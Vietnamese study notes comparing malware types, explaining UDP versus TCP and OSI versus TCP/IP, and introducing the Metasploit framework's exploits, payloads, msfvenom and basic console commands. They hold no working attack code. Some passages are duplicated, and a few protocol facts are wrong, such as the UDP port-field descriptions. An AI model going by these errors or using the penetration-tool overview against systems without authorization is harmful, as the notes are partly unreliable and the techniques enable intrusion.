	<p>gián điệp) là thuật ngữ chỉ chung các phần mềm độc hại xâm nhập vào PC hoặc thiết bị di động để thu thập thông tin cá nhân, thói quen sử dụng Internet cũng như các dữ liệu khác của người dùng.</p>	<p>Malware khác, Spyware lây nhiễm vào hệ thống dưới dạng Trojan, virus, worm và các hình thức khác thông qua một số kỹ thuật phổ biến sau: + Thông qua lỗ hổng bảo mật + Thông qua các công cụ hữu ích + Thông qua các chương trình/tiện ích bổ sung + Thông qua Spyware dành riêng cho thiết bị di động</p>	<p>ngầm trong hệ thống và âm thầm giám sát, thu thập thông tin nhằm phá hoại máy tính cũng như quá trình truy cập Internet bình thường của người dùng. Các hoạt động này bao gồm theo dõi thao tác bàn phím, ảnh chụp màn hình, địa chỉ email, thẻ tín dụng, dữ liệu duyệt web và các thông tin cá nhân khác. Spyware có thể lén lút xâm nhập vào hệ điều hành hoặc được chính người dùng vô tình cài vào máy tính từ các chương trình hợp pháp mà họ tải xuống.</p>
<p>Phần mềm Adware</p>	<p>Phần mềm adware còn được gọi là phần mềm hỗ trợ quảng cáo, tạo ra doanh thu cho các nhà phát triển của nó bằng cách tự động tạo quảng cáo trên màn hình của bạn, thường là trong trình duyệt web.</p>	<p>- Thuật ngữ adware thường được sử dụng để mô tả một dạng phần mềm độc hại đưa ra các quảng cáo không mong muốn cho người dùng máy tính. - Các quảng cáo do phần mềm quảng cáo tạo ra có thể ở dạng cửa sổ bật lên, dạng cửa sổ không thể đóng hay nằm ngay trong trang web.</p>	<p>- Adware chỉ gây khó chịu cho người sử dụng, những nguồn khác lại phân loại nó là "mối đe dọa trực tuyến" hoặc thậm chí đánh giá nó nghiêm trọng như virus máy tính và trojan. - Adware có thể hoạt động như một Spyware bằng cách quan sát hoạt động của người dùng máy tính mà không có sự đồng ý của họ và báo cáo cho tác giả của phần mềm. - Adware thậm chí còn có thể thu thập thông tin cá nhân của người dùng, gây ra những lo ngại về quyền riêng tư.</p>
<p>Ransomware</p>	<p>Ransomware là một loại phần mềm độc</p>	<p>- Quy trình 1 cuộc tấn công: + Lây nhiễm:</p>	<p>- Tạo khóa mã hóa :Các ransomware liên lạc với</p>

	<p>hại, khi lây nhiễm vào máy tính, chúng sẽ mã hóa hoặc chặn quyền truy cập dữ liệu trên ổ đĩa máy tính. Sau đó chúng sẽ thông báo đến nạn nhân, yêu cầu khoản tiền chuộc nhất định để có thể khôi phục lại dữ liệu quan trọng của mình.</p>	<p>Sau khi được gửi đến hệ thống qua email lừa đảo, hoặc phần mềm tải xuống, (Hoặc bằng các phương thức tấn công khác) ransomware sẽ tự cài đặt trên thiết bị đầu cuối và mọi thiết bị mạng mà nó có thể truy cập.</p>	<p>máy chủ được điều hành bởi hacker đứng đằng sau cuộc tấn công để tạo ra các khóa mã hóa được sử dụng trên hệ thống cục bộ. - Mã hóa: Các ransomware bắt đầu mã hóa mọi dữ liệu có giá trị mà nó có thể tìm thấy trên các máy cục bộ và mạng - Thông báo: Sau khi mã hóa được thực hiện ransomware hiển thị các hướng dẫn về tổng tiền và thanh toán tiền chuộc, đe dọa hủy dữ liệu nếu thanh toán - Giải mã: Các tổ chức có thể trả tiền chuộc và hy vọng tội phạm mạng thực sự giải mã các tệp bị ảnh hưởng (trong nhiều trường hợp trả tiền nhưng vẫn sẽ không được thực sự giải mã). Hoặc họ có thể thử phục hồi bằng cách xóa các tệp và hệ thống bị nhiễm khỏi mạng và khôi phục dữ liệu từ các bản sao lưu sạch.</p>

Mã độc	Đặc trưng	Phương thức lây nhiễm	Impact
Backdoors	<p>- Là một đoạn mã độc hại được cài vào máy tính nhằm cung cấp quyền truy cập cho hacker. - Backdoor có thể là một cổng được</p>	<p>- Backdoor thường được cài đặt bằng cách tận dụng lỗ hổng bảo mật hoặc thành phần dễ bị tấn</p>	<p>- Sau khi cài đặt, việc phát hiện rất khó khăn vì các file có xu hướng bị xáo trộn cao. - Cho phép người quản trị login vào hệ thống để</p>

	<p>tạo ra chủ động từ người giám sát cho phép người quản trị login vào hệ thống để tìm nguyên nhân gây lỗi hoặc sửa chữa.</p>	<p>công trong ứng dụng web.</p>	<p>tìm nguyên nhân gây lỗi hoặc bao dưỡng .</p>
virus	<p>Loại mã độc này vô cùng nguy hiểm vì có khả năng sinh sôi, lây lan ra khắp hệ thống phần mềm, gây thiệt hại phần cứng,... với tốc độ rất nhanh. Nếu không khắc phục kịp thời, mọi thông tin, dữ liệu, thậm chí là thiết bị đều sẽ mất kiểm soát.</p>	<p>Virus lây nhiễm vào chương trình bằng cách sửa đổi mã chương trình. Khi một chương trình bị nhiễm chạy, mã virus sẽ chạy trước, sau đó virus sẽ kích hoạt chạy chương trình gốc để người dùng không nghi ngờ rằng chương trình đã bị nhiễm. Cuối cùng, virus chạy lại để thực hiện một số dọn dẹp nhằm tránh bị phát hiện.</p>	<p>virus thực hiện các chức năng độc hại của nó, chẳng hạn như lây nhiễm sang các chương trình khác, lây lan sang các hệ thống khác hoặc phá hủy các tài liệu hữu ích.</p>
Trojan Horse	<p>Ngày nay Trojan Horses thường được các hacker phát triển như một chương trình phần mềm của chính chủ, hợp pháp, được quảng cáo và sở hữu chức năng bảo vệ, giúp máy tính tránh khỏi sự xâm nhập, tấn công của Virus.</p>	<p>Trojan Horses là một đoạn mã độc hại được nhúng trong một chương trình hợp lệ. Khi chương trình chạy sẽ kích hoạt trojan.</p>	<p>- Trojan sau khi được cài đặt sẽ cho phép hacker điều khiển máy tính từ xa. - Trojan có thể mở ra và cho phép hàng triệu loại mã độc khác nhau tấn công, gây hại cho máy tính. Mặc dù Trojan không có chức năng sao chép dữ liệu nhưng lại có khả năng "hủy diệt" rất kinh khủng.</p>
Worm	<p>Worm hay sâu máy tính là một loại phần mềm độc hại có khả năng tự nhân bản trên chính nó mà không cần cấy vào một tập tin lưu trữ.</p>	<p>Worm thường dựa vào các lỗi bảo mật và lỗ hổng trong các giao thức mạng để lan truyền giữa các máy tính. Nó sử dụng một máy làm máy chủ</p>	<p>Sau khi Worm bắt đầu xâm nhập vào một hệ thống máy tính, nó thường cố gắng tồn tại hoạt động trên hệ thống càng lâu càng tốt. Lúc này nó sẽ tự động sao</p>

		để quét và lây nhiễm cho các máy khác.	chép và lây lan sang nhiều hệ thống nhất có thể. Worm lây lan chủ yếu là do các lỗ hổng bảo mật của hệ thống.
Rootkit	Rootkit là một chương trình độc hại thường được dùng để sửa đổi một số mã và cấu trúc dữ liệu trong hệ điều hành nhằm thực hiện một số hoạt động độc hại.	Rootkit thường được kết hợp với các loại mã độc khác ví dụ như backdoor để hacker có thể remote access đến máy bị lây nhiễm nhằm việc tránh bị phát hiện.	Rootkit sau khi được cài đặt sẽ chặn mọi lệnh yêu cầu đến hệ điều hành và sau đó xác định xem hành động đó có làm tiết lộ phần mềm độc hại hay không. Nếu có, rootkit sẽ thay đổi kết quả đầu ra để ẩn các phần mềm độc hại này khỏi người dùng. Nếu không, nó sẽ gửi lại kết quả bình thường.
Botnet	- Botnet là một mạng lưới các máy tính bị xâm nhập dưới sự điều khiển của kẻ tấn công. - Botnet còn được gọi là đội quân zombie vì các máy tính liên quan đang được điều khiển bởi một người khác không phải chủ sở hữu của chúng.	- Hacker tìm ra lỗ hổng để đưa vào thiết bị của người dùng. Sau khi tìm được, hacker sẽ dụ mục tiêu tiếp xúc với phần mềm độc hại như email, tin nhắn, vv... - Quá trình xây dựng mạng botnet là kích hoạt phần mềm để máy người dùng bị nhiễm mã độc. Một số con bot có khả năng tự tìm kiếm các thiết bị trong cùng một mạng để tiến hành lây nhiễm thông qua các lỗ hổng trong hệ thống.	-Lây truyền malware, spam hoặc nội dung độc hại nhằm khởi động cuộc tấn công. - Hệ thống hóa các máy bị nhiễm liên quan trong mạng botnet và quản lý từ xa - Hacker đọc hoặc ghi dữ liệu được lưu trữ trong hệ thống, nắm bắt bất kỳ thông tin cá nhân nào, chia sẻ dữ liệu từ các thiết bị được nhắm mục tiêu, theo dõi tất cả các hoạt động xảy ra trên thiết bị được nhắm mục tiêu và tìm kiếm các lỗ hổng ẩn khác.
Spyware	Spyware (phần mềm gián điệp) là thuật ngữ chỉ chung các phần mềm độc hại xâm nhập vào PC	- Cũng như các loại Malware khác, Spyware lây nhiễm vào hệ thống dưới dạng Trojan, virus,	- Spyware thường chạy ngầm trong hệ thống và âm thầm giám sát, thu thập thông tin nhằm phá hoại máy tính cũng như

	hoặc thiết bị di động để thu thập thông tin cá nhân, thói quen sử dụng Internet cũng như các dữ liệu khác của người dùng.	worm và các hình thức khác thông qua một số kỹ thuật phổ biến sau: + Thông qua lỗ hổng bảo mật + Thông qua các công cụ hữu ích + Thông qua các chương trình/ tiện ích bổ sung + Thông qua Spyware dành riêng cho thiết bị di động.	quá trình truy cập Internet bình thường của người dùng. - Spyware có thể lén lút xâm nhập vào hệ điều hành hoặc được chính người dùng vô tình cài vào máy tính từ các chương trình hợp pháp mà họ tải xuống.
Phần mềm Adware	Thuật ngữ Adware thường được sử dụng để mô tả một dạng phần mềm độc hại đưa ra các quảng cáo không mong muốn cho người dùng máy tính.	- Các quảng cáo do phần mềm quảng cáo tạo ra có thể ở dạng cửa sổ bật lên, dạng cửa sổ không thể đóng hay nằm ngay trong trang web. - Phương thức lây nhiễm khá giống với spyware.	- Adware đôi khi chỉ gây khó chịu cho người sử dụng, nhưng nó cũng có thể là mối đe dọa nghiêm trọng như virus máy tính và trojan. - Adware có thể hoạt động như một Spyware bằng cách quan sát hoạt động của người dùng máy tính mà không có sự đồng ý của họ và báo cáo cho tác giả của phần mềm. - Adware thậm chí còn có thể thu thập thông tin cá nhân của người dùng, gây ra những lo ngại về quyền riêng tư.
Ransomware	Ransomware là một loại phần mềm độc hại, khi lây nhiễm vào máy tính, chúng sẽ mã hóa hoặc chặn quyền truy cập dữ liệu trên ổ đĩa máy tính. Sau đó chúng sẽ thông báo đến nạn nhân, yêu cầu khoản tiền chuộc nhất định để có thể khôi	- Sau khi Ransomware được gửi đến hệ thống qua email lừa đảo, hoặc phần mềm tải xuống, (Hoặc bằng các phương thức tấn công khác) ransomware sẽ tự cài đặt trên thiết bị đầu cuối và mọi thiết bị	- Tạo khóa mã hóa :Các ransomware liên lạc với máy chủ được điều hành bởi hacker đứng đằng sau cuộc tấn công để tạo ra các khóa mã hóa được sử dụng trên hệ thống cục bộ. - Mã hóa: Các ransomware bắt đầu mã hóa mọi dữ liệu có giá trị mà nó có thể tìm thấy trên các

	phục lại dữ liệu quan trọng của mình.	mạng mà nó có thể truy cập.	máy cục bộ và mạng - Thông báo: Sau khi mã hóa được thực hiện ransomware hiển thị các hướng dẫn về tổng tiền và thanh toán tiền chuộc, đe dọa hủy dữ liệu nếu thanh toán - Giải mã: Các tổ chức có thể trả tiền chuộc và hy vọng tội phạm mạng thực sự giải mã các tệp bị ảnh hưởng (trong nhiều trường hợp trả tiền nhưng vẫn sẽ không được thực sự giải mã). Hoặc họ có thể thử phục hồi bằng cách xóa các tệp và hệ thống bị nhiễm khỏi mạng và khôi phục dữ liệu từ các bản sao lưu sạch.
--	---------------------------------------	-----------------------------	---

So sánh UDP và TCP

UDP?

User Datagram Protocol, cùng với TCP là hai giao thức cốt lõi nằm ở lớp vận chuyển thuộc giao thức TCP/IP. UDP có khả năng gửi tin đến các máy chủ khác trong mạng giao thức internet. Tin do UDP gửi được gọi là Datagram. Khi sử dụng giao thức UDP, có thể thiết lập kênh truyền thông hay đường dẫn dữ liệu không cần phải có các giao tiếp trước đó

UDP sử dụng cơ chế tới giã của mô hình giao tiếp không kết nối (hay còn gọi là chế độ CL- gửi dữ liệu từ đầu cuối này đến đầu cuối khác mà không hỏi đầu cuối ấy đã sẵn sàng hay chưa hoặc còn được gọi là mô hình bắt tay)

UDP cung cấp khả năng tổng kiểm tra tính toàn vẹn của dữ liệu và số cổng để giải quyết các vấn đề khác nhau tại nguồn và đích của Datagram

Các đặc tính của UDP:

- Định hướng giao dịch, không đảm bảo việc phân phối và bảo vệ trùng lặp
- Sử dụng mô hình truyền đơn giản không sử dụng các hộp thoại bắt tay để đảm bảo tính tin cậy, trật tự và tính vẹn toàn dữ liệu
- Cung cấp Datagram
- Không có độ trễ

Cấu trúc của UDP:

UDP được chia thành phần gồm header và dữ liệu (data)

Tiêu đề - header: có 4 trường gồm cổng nguồn, cổng đích, độ dài, checksum, mỗi trường chiếm 2 byte (16 bits):

- Cổng nguồn (Source port)

Gồm 16 bits, trường này xác định địa chỉ cổng của người gửi, cũng như nơi để nhận trả lời nếu cần. Khi được dùng có giá trị là 1, không dùng là 0

- Cổng đích (Destination Port)

Gồm 16 bits, cổng này dùng để xác định cổng của người gửi

- Độ dài (length)

Gồm 16 bits, trường này chỉ định độ dài của tiêu đề UDP và dữ liệu đóng gói của UDP. Độ dài tối thiểu của tiêu đề là 8 bytes.

Độ dài max của 1 gói dữ liệu datagram trên lý thuyết là 65535 bytes (8 bytes tiêu đề - 65527 bytes của gói dữ liệu)

- Checksum

Là trường được dùng để kiểm tra lỗi của tiêu đề và dữ liệu của UDP. Trường này không bắt buộc có ở IPv4 nhưng bắt buộc có ở IPv6. Trường này mang giá trị 0 nếu không được sử dụng

Dữ liệu tùy thuộc vào ở giao thức IPv4 hay IPv6 mà có độ dài khác nhau


Các ứng dụng sử dụng giao thức UDP thường sẵn sàng chấp nhận mất mát lỗi hoặc trùng lặp. Một số ứng dụng sẽ có thể thêm các cơ chế để tăng độ tin cậy ở mức cơ bản vào các lớp ứng dụng khi cần

Thậm chí có thể nói chế độ tin cậy sẽ cản trở giao thức UDP thực hiện nhiệm vụ của nó. Vì hầu hết những ứng dụng dùng UDP được thiết kế để xử lý mất gói tin hiệu thường xuyên. Do đó chỉ gây ra suy giảm tín hiệu, thay vì độ trễ như:

- DNS

- SNMP (Simple Network Management Protocol)
- RIP (Routing Information Protocol)
- DHCP (Dynamic Host Configuration Protocol) được áp dụng khi cần truyền phát trực tiếp hoặc trò chơi trực tuyến hay call qua IP (VoIP)

TCP



- **Source port và destination port (đều dài 16 bit):** được sử dụng để định danh cho session của giao thức nào đó trên lớp ứng dụng đang được truyền tải trong TCP segment đang xét
- **Sequence number (32 bit):** dùng để đánh số thứ tự gói tin (từ số sequence nó sẽ tính ra được số byte đã được truyền).
- **Acknowledge number (32 bit):** : dùng để báo đã nhận được gói tin nào và mong nhận được byte mang số thứ tự nào tiếp theo.

- **Header length (4 bit):** cho biết toàn bộ header dài bao nhiêu tính theo đơn vị word (1 Word = 4 byte).
- **Các bit reserved (4 bit):** đều được thiết lập bằng 0
- **Các bit control (8 bit):** các bit dùng để điều khiển cờ (flag) ACK, cờ Sequence ...
- **Window size (16 bit):** số lượng byte được thiết bị sẵn sàng tiếp nhận
- **Checksum (16 bit):** kiểm tra lỗi của toàn bộ TCP segment
- **Urgent pointer (16 bit):** sử dụng trong trường hợp cần ưu tiên dữ liệu
- **Options (tối đa 32 bit):** cho phép thêm vào TCP các tính năng khác
- **Data:** dữ liệu của lớp trên

TCPc	Property	UDP
Là một giao thức hướng kết nối.	<u>Là một giao thức hướng kết nối.</u>	Là một giao thức không kết nối.
TCP sắp xếp lại các gói dữ liệu theo thứ tự cụ thể.	<u>TCP sắp xếp lại các gói dữ liệu theo thứ tự cụ thể.</u>	Giao thức UDP không có thứ tự cố định vì tất cả các gói đều độc lập với nhau.
Tốc độ cho TCP chậm hơn.	<u>Tốc độ cho TCP chậm hơn.</u>	UDP nhanh hơn
Kích thước tiêu đề là 20 byte	<u>Kích thước tiêu đề là 20 byte</u>	Kích thước tiêu đề là 8 byte.
TCP thực hiện kiểm tra lỗi và cũng thực hiện khôi phục lỗi.	<u>TCP thực hiện kiểm tra lỗi và cũng thực hiện khôi phục lỗi, đảm bảo việc phân phối dữ liệu đến bộ định tuyến đích.</u>	UDP thực hiện kiểm tra lỗi, nhưng loại bỏ các gói sai, Việc phân phối dữ liệu đến đích không thể được đảm bảo trong UDP.
Không mất gói tin	<u>Không mất gói tin</u>	Có thể mất gói tin
	<u>Hỗ trợ điều khiển luồng: Các máy chủ mạng có thể bị giới hạn tài nguyên nên khi TCP nhận thức được điều này, nó sẽ yêu cầu ứng dụng nguồn giảm đi lưu lượng dữ liệu.</u>	Không hỗ trợ điều khiển luồng
Sử dụng giao thức bắt tay như SYN, SYN-ACK, ACK	<u>Sử dụng giao thức bắt tay như SYN, SYN-ACK, ACK</u>	Không bắt tay (vì vậy giao thức không kết nối)

TCPc	Property	UDP
TCP cung cấp các cơ chế kiểm tra lỗi rộng rãi vì nó cung cấp khả năng kiểm soát luồng và ghi nhận dữ liệu.	<u>TCP cung cấp các cơ chế kiểm tra lỗi rộng rãi vì nó cung cấp khả năng kiểm soát luồng và ghi nhận dữ liệu.</u>	UDP chỉ có một cơ chế kiểm tra lỗi duy nhất được sử dụng cho tổng kiểm tra.
Độ tin cậy cao	<u>Độ tin cậy cao</u>	Độ tin cậy thấp

- Điều khiển luồng là việc đảm bảo khối lượng dữ liệu đến phía đích có thể nhận và xử lý 1 cách trọn vẹn.
- Việc điều khiển luồng giúp duy trì tính tin cậy của giao thức TCP bằng cách điều chỉnh tỷ lệ luồng dữ liệu trong 1 phiên hoạt động.
- Maximum Segment Size (MSS) hay kích thước phân đoạn tối đa là định lượng dữ liệu lớn nhất mà thiết bị đích có thể nhận được.
- MSS thông thường khi sử dụng địa chỉ IPv4 là 1,460 bytes
- Kích thước này được tính bằng cách lấy độ lớn MTU (Maximum Transmission Unit) mặc định là 1500 byte trừ đi độ lớn header của IP và của TCP đều là 20 bytes
- Khi có sự tắc nghẽn xảy ra, các gói tin sẽ bị bỏ đi bởi router đang bị quá tải.
TCP có các cơ chế tránh và kiểm soát tắc nghẽn như timer, các thuật toán, ...

→ Sẽ phụ thuộc vào những gì một ứng dụng cần, hầu hết các ứng dụng muốn sửa lỗi và phát triển hơn khi sử dụng TCP nhưng một số ứng dụng cần tốc độ giảm chi phí thì sử dụng UDP.

So sánh mô hình OSI và TCP/IP

Giống nhau:

- đều có kiến trúc phân lớp
- đều có lớp Network và Transport
- đều sử dụng kỹ thuật chuyển Packet

Khác nhau:

Mô hình OSI	Mô hình TCP/IP
7 lớp	4 lớp

Nhiều người cho rằng đây là mô hình cũ, chỉ để tham khảo, số người sử dụng hạn chế hơn so với TCP/IP	Được chuẩn hóa, nhiều người tin cậy và sử dụng phổ biến trên toàn cầu
Mỗi tầng khác nhau sẽ thực hiện một nhiệm vụ khác nhau, không có sự kết hợp giữa bất cứ tầng nào	Trong tầng ứng dụng có tầng trình diễn và tầng phiên được kết hợp với nhau
Lớp vận chuyển cung cấp sự đảm bảo cho việc phân phối các gói.	Lớp vận chuyển không cung cấp sự chắc chắn cho việc phân phối các gói. Tuy nhiên, vẫn có thể nói rằng nó là một mô hình đáng tin cậy.
Mô hình OSI là một mô hình chung dựa trên các chức năng của từng lớp.	Mô hình TCP /IP là một tiêu chuẩn định hướng giao thức.

- tcp: Tầng giao vận cung cấp dịch vụ chuyên dụng chuyển dữ liệu giữa các người dùng đầu cuối, nhờ đó các tầng trên không phải quan tâm đến việc cung cấp dịch vụ truyền dữ liệu đáng tin cậy và hiệu quả. Tầng giao vận kiểm soát độ tin cậy của một kết nối được cho trước.
 - Tầng giao vận:osi: cung cấp dịch vụ chuyên dụng chuyển dữ liệu giữa các người dùng tại đầu cuối, nhờ đó các tầng trên không phải quan tâm đến việc cung cấp dịch vụ truyền dữ liệu đáng tin cậy và hiệu quả. Tầng giao vận kiểm soát độ tin cậy của một kết nối được cho trước. Một số giao thức có định hướng trạng thái và kết nối (*state and connection orientated*). Có nghĩa là tầng giao vận có thể theo dõi các gói tin và truyền lại các gói bị thất bại.
 - Một ví dụ điển hình của giao thức tầng 4 là TCP. Tầng này là nơi các thông điệp được chuyển sang thành các gói tin TCP hoặc UDP. Ở tầng 4 địa chỉ được đánh là address ports, thông qua address ports để phân biệt được ứng dụng trao đổi.
 - Một số giao thức có định hướng trạng thái và kết nối (*state and connection oriented*). Có nghĩa là tầng giao vận có thể theo dõi các gói tin và truyền lại các gói bị thất bại. Một ví dụ điển hình của giao thức tầng 4 là TCP. Tầng này là nơi các thông điệp được chuyển sang thành các gói tin TCP hoặc UDP. Ở tầng 4 địa chỉ được đánh là address ports, thông qua address ports để phân biệt được ứng dụng trao đổi.
- Mô hình TCP/IP đáng tin cậy so với OSI, nó được sử dụng cho kết nối đầu cuối để truyền dữ liệu qua Internet. TCP/IP mạnh mẽ, linh hoạt, hữu hình và cũng gọi ý

cách dữ liệu nên được gửi qua web. Lớp vận chuyển của nó kiểm tra xem dữ liệu đã đến theo thứ tự chưa, có lỗi không, các gói tin bị mất có được gửi lại không, xác nhận có được không,...

OSI:

Tầng	Chức năng chủ yếu
7 – Application	<u>Giao tiếp người và môi trường mạng</u>
6 – Presentation	<u>Chuyển đổi cú pháp dữ liệu để đáp ứng yêu cầu truyền thông của các ứng dụng</u>
5 - Session	<u>Quản lý các cuộc liên lạc giữa các thực thể bằng cách thiết lập, duy trì, đồng bộ hóa và hủy bỏ các phiên truyền thông giữa các ứng dụng</u>
4 – Transpost	<u>Vận chuyển thông tin giữa các máy chủ (End to End). Kiểm soát lỗi và luồng dữ liệu</u>
3 – Network	<u>Thực hiện chọn đường và đảm bảo trao đổi thông tin trong liên mạng với công nghệ chuyển mạch thích hợp.</u>
2 – Data Link	<u>Tạo/gỡ bỏ khung thông tin (Frames), kiểm soát luồng và kiểm soát lỗi.</u>
1 - Physical	<u>Đảm bảo các yêu cầu truyền/nhận các chuỗi bit qua các phương tiện vật lý.</u>


Metasploit

Metasploit là một framework kiểm thử xâm nhập tìm, kiểm tra, tấn công và khai thác các lỗ hổng trong hệ thống

Metasploit được xây dựng từ ngôn ngữ hướng đối tượng

Điều này bao gồm trình sát, quét, khai thác, leo thang đặc quyền và duy trì quyền truy cập.

PENETRATION TESTING STAGES



Các thành phần của metasploit

- Console interface: Dùng msfconsole.bat, sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn
- Web interface: dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web
- Command line interface: dùng msfcli.bat

Environment:

- Global Environment: được thực thi thông qua 2 câu lệnh setg và unsetg những options được gán ở đây mang tính toàn cục, được đưa vào tất cả các module exploits
- Temporary Environment: được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module exploit khác

Exploits:

- Exploits là một đoạn code lợi dụng lỗ hổng trong hệ thống. Những khai thác này thực hiện các hành động cụ thể dựa trên mức độ tồi tệ của lỗ hổng bảo mật.
- Khai thác có thể lợi dụng các lỗ hổng phần mềm, lỗ hổng phần cứng, lỗ hổng zero-day, v.v. Một số khai thác phổ biến bao gồm tràn bộ đệm, chèn SQL, v.v.

Metasploit cung cấp một số exploits có thể sử dụng dựa trên các lỗ hổng hiện có trong hệ thống đích. Những khai thác này có thể được phân thành hai loại:

- **Active Exploits** — Các khai thác đang hoạt động sẽ chạy trên một hệ thống mục tiêu, khai thác hệ thống, cung cấp quyền truy cập hoặc thực hiện một tác vụ

cụ thể, sau đó thoát ra.

- **Passive Exploits** — Passive exploits sẽ đợi cho đến khi hệ thống mục tiêu kết nối với khai thác. Cách tiếp cận này thường được sử dụng bởi hacker trên internet sẽ có yêu cầu như tải xuống các tệp hoặc phần mềm. Và khi thực hiện tải → tạo kết nối với một Passive exploits chạy trên máy tính của hacker.

Payload:

- Payload là một đoạn code chạy qua quá trình exploits. Khi sử dụng exploits để xâm nhập vào hệ thống và payloads để thực hiện các hành động cụ thể.
Ví dụ: có thể sử dụng keylogger làm payload cùng với việc khai thác. Một khi khai thác thành công, nó sẽ cài đặt keylogger trong hệ thống của mục tiêu.
Metasploit cung cấp một bộ sưu tập payloads reverse shells, bind shells, Meterpreter, ...
- Cần phải tìm ra payloads phù hợp để hoạt động với từng exploits khác nhau tùy mục đích yêu cầu.
- Sau khi chọn được exploits, có thể liệt kê các payload sẽ hoạt động với khai thác đó bằng cách sử dụng lệnh 'show payloads' trong Metasploit.

Có một vài loại payloads trong Metasploit:

- **Singles**- Tải trọng tự hoạt động, ví dụ như keylogger.
- **Stagers** — Payloads hoạt động với những người khác, ví dụ hai payload: một để thiết lập kết nối với mục tiêu, một để thực hiện một lệnh.
- **Meterpreter** - Payloads nâng cao hoạt động trên bộ nhớ của mục tiêu, khó theo dõi và có thể load/unload các plugin theo ý muốn.

Auxiliaries

Auxiliaries là các mô-đun giúp thực hiện các chức năng tùy chỉnh khác ngoài việc khai thác một hệ thống. Điều này bao gồm port scanners, fuzzers, sniffers,....

Ví dụ: Có thể sử dụng CERT auxiliary để kiểm tra chứng chỉ SSL đã hết hạn trên mạng. Điều này rất hữu ích cho các cơ quan quản trị hệ thống để tự động hóa việc quản lý chứng chỉ.

Công cụ

1. msfconsole

MsfConsole là giao diện mặc định cho Metasploit. Nó cung cấp tất cả các lệnh cần để tương tác với khung Metasploit.

2. msfdb

Nếu bạn đang làm việc với các mạng lớn một cách thường xuyên, có thể sẽ cần một nơi để lưu trữ dữ liệu. Điều này bao gồm scan results, thông tin đăng nhập, v.v.

Metasploit cung cấp một công cụ quản lý cơ sở dữ liệu được gọi là msfdb. msfdb hoạt động trên cơ sở dữ liệu PostgreSQL và cung cấp danh sách các lệnh hữu ích để nhập và xuất kết quả.

3. MsfVenom

msfvenom cho phép tạo tải trọng tùy chỉnh tùy thuộc vào mục tiêu.

msfvenom được xây dựng bằng cách kết hợp hai công cụ cũ hơn mà Metasploit có: msfpayload và msfencode.

msfvenom cho phép tạo và mã hóa payload tùy chỉnh cho khai thác.

Sử dụng

1. Chọn module exploit

Lựa chọn chương trình, dịch vụ lỗi mà Metasploit có hỗ trợ để khai thác

- show exploits: xem các module exploit mà framework có hỗ trợ
- use exploit_name: chọn module exploit
- info exploit_name: xem thông tin về module exploit

2. Cấu hình module exploit đã chọn

- show options: xác định những options nào cần cấu hình
